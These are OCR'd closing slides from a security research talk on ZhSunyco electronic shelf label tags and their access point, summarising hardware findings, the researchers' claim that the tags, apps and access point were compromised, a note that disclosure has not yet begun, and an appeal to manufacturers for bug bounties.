



Hardware of the AP – Antenna Boards







Hardware of the AP – Different Hardware Interfaces





Hardware of the AP – Levels







Hardware of the AP – Review so far

- Extensive study of chips and their connection interfaces
- All debug ports seem to be disabled 😳
- To be honest that is only a drop in the bucket

Hardware of the AP – Digging Deeper ?



GNU Radio Module



Responsible Disclosure

- Not initiated yet
- Have been working on the AP

Conclusion

- We were able to write arbitrary data to every ESL-Tag we analyzed
- All apps were broken
- All ESL-Tags were broken
- The AP was also broken

- ZhSunyco’s management softwares are not usable any longer
  - Who owns or manages your software / data?

Appeal to Manufacturers

- No Bug Bounty exists for IoT products
- Expensive as a private researcher
  - Give researchers easier access to products!

Mission (un)accomplished

- Changing prices on ESL-Tags ✅
- Cheaper prices at checkout ❌

Thank you Nils & Lucas!

Questions?

Sources

- [1] https://picksmart.en.alibaba.com/index.html?spm=a2700.shop_prom.88.10.306319c5MfEHpZ
- [2] https://www.zhsunyco.com/
- https://www.flaticon.com/free-icon/label-tag_9715437
- https://www.flaticon.com/free-icon/mobile-phone_545245
- https://www.flaticon.com/free-icon/server_157359
- https://www.flaticon.com/free-icon/key_263069
- https://www.flaticon.com/free-icon/wifi-router_2972473